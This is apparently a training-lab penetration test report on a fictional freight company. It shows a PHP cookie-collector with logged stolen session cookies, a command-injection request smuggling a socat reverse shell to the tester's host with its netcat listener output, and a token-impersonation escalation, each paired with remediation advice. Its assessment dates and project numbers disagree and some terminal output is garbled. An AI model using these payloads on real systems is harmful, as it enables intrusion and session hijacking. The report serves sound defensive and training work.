



# Lockdown Cyber Security Assessment Findings Report

# Business Confidential

*Date: 12 December 2025*

*Project: 897-19*

*Version 1.0*

---

## Table of Contents

|                                                               |    |
|---------------------------------------------------------------|----|
| Table of Contents .....                                       | 3  |
| Confidentiality Statement.....                                | 4  |
| Disclaimer.....                                               | 4  |
| Contact Information.....                                      | 4  |
| Assessment Overview .....                                     | 5  |
| Assessment Components.....                                    | 5  |
| External Penetration Test.....                                | 5  |
| Finding Severity Ratings .....                                | 6  |
| Scope.....                                                    | 7  |
| Scope Exclusions .....                                        | 7  |
| Client Allowances.....                                        | 7  |
| Executive Summary .....                                       | 8  |
| Attack Summary.....                                           | 8  |
| Security Weaknesses .....                                     | 9  |
| Excessive Privileges.....                                     | 9  |
| Inadequate System and Service Hardenings.....                 | 9  |
| Limited Detection, Monitoring, and Preventative Controls..... | 9  |
| External Penetration Test Findings.....                       | 10 |
| Glossary .....                                                | 17 |
| Non-Disclosure Agreement.....                                 | 18 |

## Confidentiality Statement

This document is the exclusive property of Inlane Freight (ILF) and Lockdown Cyber (LDC) This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both ILF and LDC.

LDC may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

## Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. LDC prioritized the assessment to identify the weakest security controls an attacker would exploit. LDC recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

## Contact Information


| Name                  | Title                           | Contact Information                                                                           |
|-----------------------|---------------------------------|-----------------------------------------------------------------------------------------------|
| <b>Inlane Freight</b> |                                 |                                                                                               |
| John Smith            | VP, Information Security (CISO) | Office: (555) 555-5555<br>Email: <a href="mailto:john.smith@demo.com">john.smith@demo.com</a> |
| Jim Smith             | IT Manager                      | Office: (555) 555-5555<br>Email: <a href="mailto:jim.smith@demo.com">jim.smith@demo.com</a>   |
| Joe Smith             | Network Engineer                | Office: (555) 555-5555<br>Email: <a href="mailto:joe.smith@demo.com">joe.smith@demo.com</a>   |
| <b>Lockdown Cyber</b> |                                 |                                                                                               |
| Joseph Patnoe         | Lead Penetration Tester         | Office: (555) 555-5555<br>Email: <a href="mailto:jpatnoe@tcm-sec.com">jpatnoe@tcm-sec.com</a> |
| Bob Adams             | Penetration Tester              | Office: (555) 555-5555<br>Email: <a href="mailto:badams@tcm-sec.com">badams@tcm-sec.com</a>   |
| Rob Adams             | Account Manager                 | Office: (555) 555-5555<br>Email: <a href="mailto:radams@tcm-sec.com">radams@tcm-sec.com</a>   |

## Assessment Overview

From May 20<sup>th</sup>, 2019 to May 29<sup>th</sup>, 2019, ILF engaged LDC to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST SP 800-115 *Technical Guide to Information Security Testing and Assessment*, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



## Assessment Components

### External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A LDC engineer attempts to gather sensitive information through open-source intelligence (OSINT), including employee information, historical breached passwords, and more that can be leveraged against external systems to gain internal network access. The engineer also performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

## Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

| Severity      | CVSS V3 Score Range | Definition                                                                                                                                                                                       |
|---------------|---------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Critical      | 9.0-10.0            | Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.                                                    |
| High          | 7.0-8.9             | Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.             |
| Moderate      | 4.0-6.9             | Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved. |
| Low           | 0.1-3.9             | Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.                      |
| Informational | N/A                 | No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.                                               |

---

## Scope

| Assessment                | Details                        |
|---------------------------|--------------------------------|
| External Penetration Test | 10.129.229.147,<br>10.10.14.23 |

- Full scope information provided in “Inlane Freight-867-19 Full Findings.xlsx”

## Scope Exclusions

Per client request, LDC did not perform any Denial of Service attacks during testing.

## Client Allowances

ILF did not provide any allowances to assist the testing.

## Executive Summary

LDC evaluated ILF's external security posture through a comprehensive security assessment conducted from December 1, 2025 to December 16, 2025. By leveraging a series of application-level, system-level, and configuration-based attacks, LDC identified multiple high and critical severity vulnerabilities that allowed attackers to progress from external access to full compromise of web applications, internal hosts, and Windows systems. These weaknesses included insecure application configurations, insufficient input validation, excessive privileges, and inadequate system hardening, enabling remote code execution, session hijacking, and privilege escalation to SYSTEM-level access.

## Attack Summary

The following table describes how LDC gained internal network access, step by step:

| Step | Action                                                                                                                                                                                                                  | Recommendation                                                                                                                                                                                                                                                                          |
|------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1    | Exploited Inlane Freight's Wordpress instance to access web root.                                                                                                                                                       | Disable WordPress file editor. Prevent PHP code injection through the admin UI by disabling file editing. Apply principle of least privilege.                                                                                                                                           |
| 2    | Admin John's session cookie was stolen with stored cross-site scripting (XSS) payloads to gain access to the support ticketing queue.                                                                                   | Proper input validation and output encoding.                                                                                                                                                                                                                                            |
| 3    | Used command injection establishment and reverse shell in the "monitoring.inlanefreight.local" vhost to read the contents of flag.txt in the /home/srvadm directory. Unsanitized user input is passed to an OS command. | Eliminate direct shell command execution: Avoid calling shell commands entirely when handling user input. Strict input validation: Accept only valid IPv4/IPv6 formats and validate inputs using a strict allow list. If shell execution cannot be removed, use escape shell arguments. |



|   |                                                                                                       |                                                                                                                                                                                                                                                                                                            |
|---|-------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 4 | Escalated privileges on the compromised DEV01 host and accessed flag.txt on the Administrator Desktop | Remove unnecessary privileges, restrict dangerous privileges such as 'SeImpersonatePrivilege, SeDebugPrivilege'. Run services under low-privilege service accounts, avoid running systems as LocalSystem. Patch OS and disable unnecessary services such as print spooler. Secure web-exposed directories. |
|---|-------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

## Security Weaknesses

### Excessive Privileges

Web applications and service accounts were able to execute high-risk operations, read sensitive directories, and access files well beyond their operational needs. On the Windows DEV01 host, dangerous privileges such as SeImpersonatePrivilege were assigned to accounts that should not have had them, enabling token impersonation attacks and escalation to SYSTEM.

### Inadequate System and Service Hardenings

Unnecessary and exploitable services (such as Print Spooler) were enabled, dangerous PHP functions were available, and sensitive registry hives (SAM, SYSTEM, SECURITY) could be exported by non-administrative contexts once elevated. Additionally, sensitive directories were exposed through web-accessible paths, allowing attackers to exfiltrate files once access was obtained.

### Limited Detection, Monitoring, and Preventative Controls

Exploitation activities such as reverse shells, outbound connections to attacker-controlled hosts, registry hive dumping, and privilege escalation occurred without interruption. The absence of effective network egress filtering, application whitelisting, and security alerting suggests that even basic indicators of compromise would likely go unnoticed.

## External Penetration Test Findings

### Insecure WordPress File Editor Configuration – Remote Code Execution (Critical)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                  |
|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | ILF's WordPress instance permitted authenticated users with administrative access to modify theme files directly through the built-in WordPress Theme Editor. This functionality allowed arbitrary PHP code to be injected into theme files. An attacker was able to insert a malicious PHP payload that executed system commands, resulting in <b>remote code execution (RCE)</b> on the underlying web server. |
| Impact:      | Critical                                                                                                                                                                                                                                                                                                                                                                                                         |
| System:      | 10.129.229.147                                                                                                                                                                                                                                                                                                                                                                                                   |
| References:  | OWASP Top 10 – A03:2021 Injection<br>NIST SP 800-53 REV. 4 – AC-6: Least Privilege                                                                                                                                                                                                                                                                                                                               |

#### Exploitation Proof of Concept


An attacker accessed the WordPress Theme Editor and injected a PHP payload into an active theme file. The payload enabled execution of system commands passed via HTTP GET parameters. By issuing crafted requests, the attacker successfully executed commands on the server and accessed files located within the web root directory (/var/www/html), confirming remote code execution.

```
[i] User(s) Identified:

[+] ilfreightwp
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|   - http://ir.inlanefreight.local/wp-json/wp/v2/users/?per_page=100&page=1
|   Rss Generator (Aggressive Detection)
|   Author Sitemap (Aggressive Detection)
|   - http://ir.inlanefreight.local/wp-sitemap-users-1.xml
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
16 127.0.0.1 localhost
17 127.0.1.1 htb-oy0w33gnju htb-oy0w33gnju.htb-cloud.com
18 10.129.229.147 app.inlanefreight.local dev.inlanefreight.local blog.in>
```



## Remediation

|         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
|---------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Who:    | IT Team                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Vector: | Remote                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Action: | <p>Item 1: The WordPress instance permitted server-side file modification through the built-in Theme Editor, enabling arbitrary PHP code execution. LDC recommends ILF disable the WordPress file editor.</p> <p>Item 2: ILF allowed excessive administrative functionality within the WordPress application. LDC recommends enforcing the principle of least privilege by limiting administrative access.</p> <p>Item 3: The WordPress environment lacked sufficient application hardening controls. LDC recommends ILF restrict PHP execution in non-essential directories.</p> |

## Stored Cross-Site Scripting (XSS) in Support Ticketing System – Session Hijacking (High)

|              |                                                                                                                                                                                                                                                                                                                                                                                                                        |
|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Description: | Inlane Freight's support ticketing application failed to properly sanitize and encode user-supplied input submitted through the ticket message field. This weakness allowed <b>stored cross-site scripting (XSS)</b> payloads to be injected and persisted within the application. When an administrative user accessed the malicious ticket, the injected JavaScript executed in the administrator's browser context. |
| Impact:      | High                                                                                                                                                                                                                                                                                                                                                                                                                   |
| System:      | 10.129.229.147 (support.inlanefreight.local)                                                                                                                                                                                                                                                                                                                                                                           |
| References:  | OWASP Top 10 – A03:2021 Injection<br>NIST SP 800-53 REV. 4 – IA-2: Identification and Authentication                                                                                                                                                                                                                                                                                                                   |


## Exploitation Proof of Concept

LDC submitted a support ticket containing a malicious JavaScript payload. When the ticket was viewed by an administrative user, the payload executed within the administrator's browser and transmitted the active session cookie to an attacker-controlled host. The stolen session cookie was then imported into the attacker's browser, granting access to the ticketing system.

```

1 <?php
2 if (isset($_GET['c'])) {
3     $list = explode(";", $_GET['c']);
4     foreach ($list as $key => $value) {
5         $cookie = urldecode($value);
6         $file = fopen("cookies.txt", "a+");
7         fputs($file, "VICTIM IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {>
8         fclose($file);
9     }
10 }
11 ?>
12

```



```

[~] [ed-dedicated-240-dnbp]=[10.10.14.23]=[jpathoe1@ncb-2]kconkvtn]=[~/Desk
op]
[★]$ sudo php -S 0.0.0.0:4444
[Sat Dec 13 15:32:56 2025] PHP 8.2.29 Development Server (http://0.0.0.0:4
444) started
[Sat Dec 13 15:33:50 2025] 10.129.1.84:52376 Accepted
[Sat Dec 13 15:33:50 2025] 10.129.1.84:52376 [200]: GET /script.js
[Sat Dec 13 15:33:50 2025] 10.129.1.84:52376 Closing
[Sat Dec 13 15:33:50 2025] 10.129.1.84:52378 Accepted
[Sat Dec 13 15:33:50 2025] 10.129.1.84:52378 [200]: GET /index.php?c=sessi
on=fcfaf93ab169bc943b92109f0a845d99
[Sat Dec 13 15:33:50 2025] 10.129.1.84:52378 Closing
[Sat Dec 13 15:33:51 2025] 10.129.1.84:52396 Accepted
[Sat Dec 13 15:33:51 2025] 10.129.1.84:52396 [200]: GET /script.js
[Sat Dec 13 15:33:51 2025] 10.129.1.84:52396 Closing
[Sat Dec 13 15:33:51 2025] 10.129.1.84:52398 Accepted
[Sat Dec 13 15:33:51 2025] 10.129.1.84:52398 [200]: GET /index.php?c=sessi
on=fcfaf93ab169bc943b92109f0a845d99
[Sat Dec 13 15:33:51 2025] 10.129.1.84:52398 Closing

```

## Remediation

|                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Who:</b>    | IT Team                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| <b>Vector:</b> | Remote                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| <b>Action:</b> | <p>Item 1: ILF permitted unvalidated and unsanitized user input within the support ticket message field, resulting in stored cross-site scripting (XSS). LDC recommends ILF implement strict server-side input validation and output encoding for all user-supplied content rendered within the application.</p> <p>Item 2: The support ticketing system allowed execution of client-side scripts within privileged user sessions. LDC recommends ILF enforce a restrictive Content Security Policy (CSP) to prevent execution of inline scripts and loading of external JavaScript resources.</p> <p>Item 3: ILF permitted reuse of stolen session cookies without additional verification. LDC recommends ILF regenerate session identifiers upon authentication and privilege changes and invalidate existing sessions when anomalous behavior is detected.</p> |

## OS Command Injection in Monitoring Applications – Remote Code Execution (Critical)

|                     |                                                                                                                                                                                                                                                                                       |
|---------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Description:</b> | Inlane Freight's monitoring application failed to validate user-supplied input passed to system-level command execution functions. Specifically, the ping.php endpoint accepted arbitrary input that was directly concatenated into an operating system command without sanitization. |
| <b>Impact:</b>      | Critical                                                                                                                                                                                                                                                                              |
| <b>System:</b>      | 10.129.229.147 (monitoring.inlanefreight.local)                                                                                                                                                                                                                                       |
| <b>References:</b>  | OWASP Top 10 – A03:2021 Injection<br>NIST SP 800-53 REV. 4 – SI-10: Information Input Validation                                                                                                                                                                                      |

## Exploitation Proof of Concept

LDC supplied crafted input containing shell substitutions and command chaining characters to the vulnerable endpoint. This resulted in arbitrary command execution and allowed LDC to establish a reverse shell connection to an external host. Using this access, sensitive files were read from the system, confirming full remote code execution.

Request

Pretty
Raw
Hex

```

1 GET /ping.php?ip=
  127.0.0.1%0asocat${IFS}TCP4:10.10.14.23
  :4444${IFS}EXEC:bash HTTP/1.1
2 Host: monitoring.inlanefreight.local
3 Accept-Language: en-US,en;q=0.9
4 User-Agent: Mozilla/5.0 (X11; Linux
  x86_64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/140.0.0.0 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Referer:
  http://monitoring.inlanefreight.local/i
  ndex.php
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=
  878nsrd084gbtbek8vatfn3k3b
0 Connection: keep-alive

```

Response

Not secure
monitoring.inlanefreight.local/index...

INLANEFREIGHT ADMIN  
admin@inlanefreight:~\$

```

[eu-dedicated-240-dhcp]-[10.10.14.23]-[jpatnoe1@htb-w5ix7htsq]-[~/Desktop]
[*]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.23] from (UNKNOWN) [10.129.229.147] 33312
cat /home/srvadm/flag.txt
b447c27a00e3a348881b0030177000cd

```



## Remediation

|                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Who:</b>    | IT Team                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| <b>Vector:</b> | Remote                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| <b>Action:</b> | <p>Item 1: ILF permitted unsanitized user-supplied input to be passed directly to operating system command execution functions within the monitoring application. LDC recommends ILF eliminate the use of OS-level command execution for handling user input and replace it with native application logic.</p> <p>Item 2: The monitoring application failed to validate input parameters prior to command execution. LDC recommends ILF implement strict allowlist-based input validation, ensuring only valid IPv4 and IPv6 addresses are accepted by the application.</p> <p>Item 3: ILF lacked sufficient containment controls to prevent post-exploitation activity. LDC recommends ILF restrict outbound network connections from the monitoring host to only required destinations in order to prevent reverse shell establishment and command-and-control communications.</p> |

## Windows Privilege escalation on DEV01 – SYSTEM-Level Access (Critical)

|                     |                                                                                                                                                                                                                                                                               |
|---------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Description:</b> | The DEV01 Windows host was configured with excessive privileges assigned to service accounts and insufficient service hardening. An authenticated low-privileged user possessed dangerous privileges (e.g., SeImpersonatePrivilege) that enabled token impersonation attacks. |
| <b>Impact:</b>      | Critical                                                                                                                                                                                                                                                                      |
| <b>System:</b>      | DEV01 Host                                                                                                                                                                                                                                                                    |
| <b>References:</b>  | MITRE ATT&CK – T1068: Privilege Escalation<br>NIST SP 800-53 Rev. 4 – AC-6: Least Privilege<br>NIST SP 800-53 Rev. 4 – CM-7: Least Functionality                                                                                                                              |

## Exploitation Proof of Concept

LDC leveraged token impersonation techniques to escalate privileges to SYSTEM on the DEV01 host. Following successful escalation, LDC accessed the Administrator's desktop and retrieved the contents of the flag.txt file, confirming full administrative control of the system.

```
PS C:\DotNetNuke\Portals\0> cat C:\Users\Administrator\Desktop\flag.txt
cat C:\Users\Administrator\Desktop\flag.txt
K33p_0n_sp00fing!
```

## Remediation

|         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|---------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Who:    | IT Team                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Vector: | Local                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Action: | <p>Item 1: ILF permitted excessive Windows privileges (including SeImpersonatePrivilege) to be assigned to service accounts and low-privileged users on the DEV01 host. LDC recommends ILF audit and remove unnecessary privileges, ensuring that only explicitly required privileges are granted in accordance with the principle of least privilege.</p> <p>Item 2: The DEV01 host allowed services to run under overly privileged contexts, enabling token impersonation attacks. LDC recommends ILF configure services to run under dedicated, low-privilege service accounts and avoid the use of the LocalSystem account where not strictly required.</p> <p>Item 3: ILF maintained unnecessary and exploitable Windows services on DEV01. LDC recommends ILF disable or restrict non-essential services, including the Print Spooler service, particularly on systems that do not require printing functionality.</p> |



## Glossary

### **Authentication**

The process of verifying the identity of a user, system, or service before granting access.

### **Authorization**

The process of determining what actions or resources an authenticated user is permitted to access.

### **Command Injection**

A vulnerability that allows an attacker to execute arbitrary operating system commands by supplying malicious input to an application that improperly handles user input.

### **Content Security Policy (CSP)**

A browser security mechanism that restricts the sources from which scripts and other resources can be loaded, helping prevent cross-site scripting attacks.

### **Cross-Site Scripting (XSS)**

A web application vulnerability that allows attackers to inject malicious JavaScript into web pages viewed by other users, often leading to session hijacking or data theft.

### **Least Privilege**

A security principle requiring users, services, and applications to be granted only the minimum permissions necessary to perform their functions.

### **Operating System (OS) Command Execution**

The ability for an application to execute commands directly on the underlying operating system, which can be dangerous if not properly restricted.

### **Privilege Escalation**

A technique used by attackers to gain higher access levels or permissions than initially authorized, often leading to full system control.

### **Remote Code Execution (RCE)**

A critical vulnerability that allows an attacker to execute arbitrary code on a remote system, often resulting in complete compromise.

### **Session Cookie**

A small piece of data stored by a browser that maintains a user's authenticated session with a web application.

### **Session Hijacking**

An attack in which an attacker steals or reuses a valid session cookie to impersonate a legitimate user.

---

### **Stored Cross-Site Scripting**

A form of XSS where malicious scripts are permanently stored on the server and executed when other users access the affected content.

### **Web Shell**

A malicious script uploaded to a web server that allows attackers to execute commands through a web interface.

## **Non-Disclosure Agreement**

The parties involved agree that any information shared during the course of this project, including but not limited to technical details, system information, findings, documentation, screenshots, and reports, will be treated as confidential. Such information shall be used solely for the purpose of completing the project and will not be disclosed to third parties without prior consent.



Last Page